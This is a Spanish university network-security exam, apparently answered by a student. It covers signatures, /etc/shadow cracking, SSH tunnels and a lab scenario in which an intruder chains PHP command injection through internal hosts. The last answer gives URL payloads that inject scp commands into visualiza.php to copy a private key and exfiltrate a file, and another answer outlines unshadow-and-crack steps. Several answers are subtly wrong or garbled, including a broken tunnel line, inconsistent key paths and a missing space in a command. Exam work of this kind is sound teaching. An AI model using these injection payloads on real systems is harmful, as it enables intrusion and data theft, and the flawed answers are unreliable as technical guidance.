Universidad Pública de Navarra
Nafarroako Unibertsitate Publikoa

Parte 1:

Preguntas Cortas

Pregunta 1:

Realizo el md5 de un fichero y cifro el resultado con mi clave privada. ¿Que utilidad tiene esto?

Se utiliza para realizar una firma digital del fichero. Se manda el fichero original y el fichero hasheado y cifrado. Con esto, el receptor al descifrar el fichero hasheado y cifrado utilizando mi clave pública podrá comparar si el fichero original ha sido modificado por el camino o está bien.

Hashear y cifrar es una firma electrónica.

Pregunta 2:

Hacemos un cat del fichero /etc/passwd y nos encontramos con la siguiente linea:

```
usuario:x:1000:1000:usuario,,,:/home/usuario:/bin/bash
```

Como se ve en el lugar donde debería estar la password hay una x, ¿Que significa esto y que implicaciones tiene?

La x simboliza la contraseña de dicho usuario. Lo cual implica que, hay otro fichero /etc/shadow en el que están las contraseñas cifradas. Si conseguimos este fichero, al cual solo se puede acceder mediante privilegios de root, obteniendo ambos ficheros, podemos realizar el unshadow de ambos. Después, si no conocemos la contraseña, podemos usar métodos de fuerza bruta, diccionarios, etc. para obtener la contraseña.

Pregunta 3:

Ejecuto el programa ssh-keygen y me genera dos archivos id_rsa y id_rsa.pub. Si ejecuto la siguiente sentencia:

```
cat id_rsa.pub > /home/user/.ssh/known_hosts
```

¿Que permitirá?

Sobreescribir todos los hosts conocidos haciendo que no haya ninguno salvo el nuevo. Si alguien tiene esa clave privada, al acceder, no le avisará el fingerprint.

/home/user/.ssh o ssh user@ip -i claveprivada

Pregunta 4:

Marca de los siguientes los que sean algoritmos de cifrado simétrico:

RSA asimetrico

DES

MD5 hash

BASE64 función de codificación

AES

SHA1 hash

SHA256 hash

HTTPS protocolo

BLOWFISH

RUBBERDUCKIE —> usb que lo conectas y te ejecuta cosas randoms

FTP protocolo

OPENSSL programa con múltiples funciones

Pregunta 5:

La siguiente porción de código en PHP:

```
<?php
…

if(md5($_POST[“password”])==”916f4c31aaa35d6b867dae9a7f54270d”){

    // Parte privada
    acceso_privado();

}else{

    // Parte sin autenticar
…

…

?>
```

¿Tiene algún tipo de inyección de código ya sea SQL, command, etc. que permita bypassear la igualdad que se utiliza para entrar en la parte privada de la página?

Como por ejemplo, que introduzcan en la URL o en otro sitio la siguiente variable:

```
password=’”lalala”) or 1==1 or (1’
```


En caso afirmativo explique como se compondría y por qué funcionaría.

No se puede porque recibes un string que se interpreta dentro de la función de md5() y no puedes modificar el código existente. Sin embargo, sí en acceso_privado() sí apareciese password entonces sí que podrías cambiar o intentar hacer inyección.

Parte 2:

Caso 1

Tenemos una empresa con 4 máquinas dividida en tres subredes. Como la que se muestra en la figura.



Deseamos desde Máquina1 poder acceder al sistema web (apache funcionando en el puerto 80 mediante protocolo http) que se encuentra en Máquina4 para poder trabajar. Se desea que ningún tráfico circule por la red sin cifrar y tenemos en todos los ordenadores una cuenta con privilegios de usuario con nombre de usuario tlm y password tlm y sin posibilidad de ejecutar comandos con sudo.

La salida de los comandos ifconfig, route -n y ps axfu | grep sshd en las diferentes maquinas son las siguientes:

Máquina1:

```
tlm@tlm_slitaz1:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:83:62:B2
          inet addr:10.0.0.10  Bcast:10.0.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:51 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9087 (8.8 KiB)  TX bytes:6625 (6.4 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:47 errors:0 dropped:0 overruns:0 frame:0
          TX packets:47 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6340 (6.1 KiB)  TX bytes:6340 (6.1 KiB)

tlm@tlm_slitaz1:~$ ps axfu | grep sshd
 1157 root       0:00 /usr/sbin/sshd
```

```
 5553 tlm        0:00 grep sshd
tlm@tlm_slitaz1:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use
Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0
lo
10.0.0.0        0.0.0.0         255.255.255.0   U     0      0        0
eth0
0.0.0.0         10.0.0.254      0.0.0.0         UG    0      0        0
eth0
```

Máquina2:

```
tlm@tlm_slitaz2:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:15:A8:6B
          inet addr:11.0.0.10  Bcast:11.0.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:152 errors:0 dropped:0 overruns:0 frame:0
          TX packets:160 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:23818 (23.2 KiB)  TX bytes:24140 (23.5 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:123 errors:0 dropped:0 overruns:0 frame:0
          TX packets:123 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:16918 (16.5 KiB)  TX bytes:16918 (16.5 KiB)

tlm@tlm_slitaz2:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use
Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0
lo
10.0.0.0        11.0.0.254      255.255.255.0   UG    0      0        0
eth0
11.0.0.0        0.0.0.0         255.255.255.0   U     0      0        0
eth0
tlm@tlm_slitaz2:~$ ps axfu | grep sshd
 5745 tlm        0:00 grep sshd
```

Máquina3:

```
tlm@tlm_slitaz3:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:FE:26:8C
          inet addr:11.0.0.11  Bcast:11.0.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:556 errors:0 dropped:0 overruns:0 frame:0
          TX packets:365 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:64691 (63.1 KiB)  TX bytes:51581 (50.3 KiB)
```

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:124 errors:0 dropped:0 overruns:0 frame:0
          TX packets:124 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:15718 (15.3 KiB)  TX bytes:15718 (15.3 KiB)

tlm@tlm_slitaz3:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use
Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0
lo
11.0.0.0        0.0.0.0         255.255.255.0   U     0      0        0
eth0
12.0.0.0        11.0.0.254      255.255.255.0   UG    0      0        0
eth0
tlm@tlm_slitaz3:~$ ps axfu | grep sshd
 4817 root       0:00 /usr/sbin/sshd
 5817 tlm        0:00 grep sshd
```

Máquina4:


```
tlm@tlm_slitaz4:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:11:4E:FE
          inet addr:12.0.0.10  Bcast:12.0.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:280 errors:0 dropped:0 overruns:0 frame:0
          TX packets:445 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:36058 (35.2 KiB)  TX bytes:48968 (47.8 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:729 errors:0 dropped:0 overruns:0 frame:0
          TX packets:729 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:85042 (83.0 KiB)  TX bytes:85042 (83.0 KiB)

tlm@tlm_slitaz4:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use
Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0
lo
11.0.0.0        12.0.0.254      255.255.255.0   UG    0      0        0
eth0
12.0.0.0        0.0.0.0         255.255.255.0   U     0      0        0
eth0
tlm@tlm_slitaz4:~$ ps axfu | grep sshd
 1157 root       0:00 /usr/sbin/sshd
 5812 tlm        0:00 grep sshd
```

Diga exactamente que comandos se debe ejecutar y donde (físicamente) para conseguir acceder al sistema web desde máquina1. Y que deberá poner en el navegador para poder realizar la navegación.

Tienes que hacer un túnel de la máquina 4 a la máquina 3, de la máquina 3 a la máquina 2 y de la 2 a la 1.
En la máquina 4: ssh tlm@11.0.0.11 -R puerto3:localhost:80
En la máquina 3: ssh tlm@11.0.0.10 -R puerto2:localhost:puerto3 l En la máquina 2: ssh tlm@11.0.0.11 -L puerto3:localhost:puerto2
En la máquina 2: ssh tlm@10.0.0.10 -R puerto1:localhost:puerto2
La maquina 1 deberá poner 127.0.0.1:puerto1 en el navegador para iniciarlo.

Caso 2

Tenemos la red de la empresa ExploitME que se describe en la figura siguiente:



las máquinas1 y 2 tienen de gateway por defecto 10.0.0.254. las máquinas 3 y 4 tienen como router por defecto 11.0.0.253 y por último la máquina 5 tiene como router por defecto el router 12.0.0.254.

Las direcciones IP de las máquinas son 10.0.0.10/24 (máquina1), 10.0.0.11/24(máquina2), 11.0.0.10/24(máquina3), 11.0.0.11/24(máquina4) y por último 12.0.0.10/24 (máquina5).

Al ejecutar los siguientes comandos en el Pcrouter1 y Pcrouter2 tenemos las siguientes salidas.

PCRouter1:

```
iptables -L

Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  10.0.0.11            anywhere            tcp dpt:https
ACCEPT     tcp  --  10.0.0.11            anywhere            tcp dpt:www

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             10.0.0.11           tcp spt:https
ACCEPT     tcp  --  anywhere             10.0.0.11           tcp spt:www
```

PCRouter2:

```
iptables -L

Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  10.0.0.11            anywhere            tcp dpt:https
ACCEPT     tcp  --  10.0.0.11            anywhere            tcp dpt:www

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             10.0.0.11           tcp spt:https
ACCEPT     tcp  --  anywhere             10.0.0.11           tcp spt:www
```

Tanto PCRouter1 como PCRouter2 disponen de una interfaz web por https para cambiar o eliminar las tablas de rutas de iptables. Y tienen el IP forwarding activado.

En la máquina 3 hay un servidor web que nos da información de la memoria libre que hay en las máquinas 4 y 5. El servidor apache se está ejecutando con el usuario www y tiene una clave en el /home/www/.ssh/id_rsa que le sirve para ejecutar el comando free en esos dos ordenadores a través de ssh para el mismo usuario.

La página visualiza.php tiene el siguiente contenido:

```
<form method="get">

<select name="maquina">
<option value="11.0.0.11">maquina 4</option>
<option value="12.0.0.10">maquina 5</option>
</select>

<input type="submit"></input>

</form>
<pre>
<?php

if(isset($_GET['maquina'])){

        system("ssh ".$_GET['maquina']." free");

}
?>
</pre>
```

La máquina 4 dispone de un servidor web que solo está habilitado para localhost cuya página permite realizar ejecución de comandos en la máquina 5 en el usuario tlm. El servidor situado en la

máquina 4 también ejecuta el apache a través del usuario www (de forma similar al servidor anterior) mediante una clave privada.

La página en cuestión se accede mediante la URL http://127.0.0.1/ejecuta.php y su código es el siguiente:

```
 <?php
if(isset($_GET['cmd'])){
      if(stristr($_GET['cmd'],"-i")){
          echo "trying to hack!!!";
      }else{
          if(stristr($_GET['cmd'],"id_rsa")){
          echo "trying to hack!!!";
              }else{
              if(stristr($_GET['cmd'],"key") || stristr($_GET['cmd'],"xls")){
              echo "trying to hack!!!";
              }else{
              system("ssh 12.0.0.10 ".$_GET['cmd']." -i /var/mykeys/clavepriv");
              }
          }
      }
}
?>
```

En la máquina 2 está un operario que accede al panel de configuración del PCRouter1 cada 5 minutos poniendo en el navegador la URL https://10.0.0.254/login.php donde está venga a poner las credenciales de usuario para ver las estadísticas de uso del PCRouter, aunque realmente no entiende nada de lo que pone y simplemente lo hace para que parezca que esta trabajando mientras pasa por detrás su jefe. Eso si, se asegura siempre de que el candado aparezca en verde en su navegador.

En la máquina 1 se ha posicionado el hacker ikXss que desea un archivo que está en el home de tlm de la máquina 5 (/home/tlm/notasdeexamen.xls con privilegios 700). Se ha vestido de operario para que nadie note que esta utilizando un ordenador de la empresa y se ha sentado en el sitio de otro operario que se ha dejado la sesión del usuario tlm local abierto en ese ordenador. Eso si, no se puede mover del sitio nada más que para salir de la empresa. Además el hacker conoce de antemano toda la información que se describe en el presente ejercicio.

¿Podrá obtener dicho archivo? ¿Cómo? Describa paso a paso el procedimiento. En caso negativo explique por qué no es posible realizarlo.

Se supondrán todas las passwords suficientemente largas como para no poder utilizar fuerza bruta y no se podrán utilizar técnicas de ingeniería social como podrían ser lanzar USBs, mirar passwords por encima del hombro, amenazar con pistolas a otros empleados, etc.

Eres la máquina 1, quieres aprovecharte de la máquina 3 para aprovecharte de la 4 y luego llegar a la 5 y aprovecharte de ella.

En la url pones: 11.0.0.10/visualiza.php?maquina="11.0.0.11 ls; scp 11.0.0.11:/var/myKeys/clavpriv /var/myKeys/clavepriv"
En la url otra vez: 11.0.0.10/visualiza.php?maquina="11.0.0.11 ls; scp -i /var/myKeys/clavpriv 12.0.0.10:/home/tlm/notasdeexamen.xls/home/notas.xls"
curl 11.0.0.11 /etc/var/www/notas.xls (solo lo haces si está notas en /etc/var/www)
En la url: 11.0.0.10/visualiza.php?maquina="11.0.0.11 ls; cat /home/notas.xls"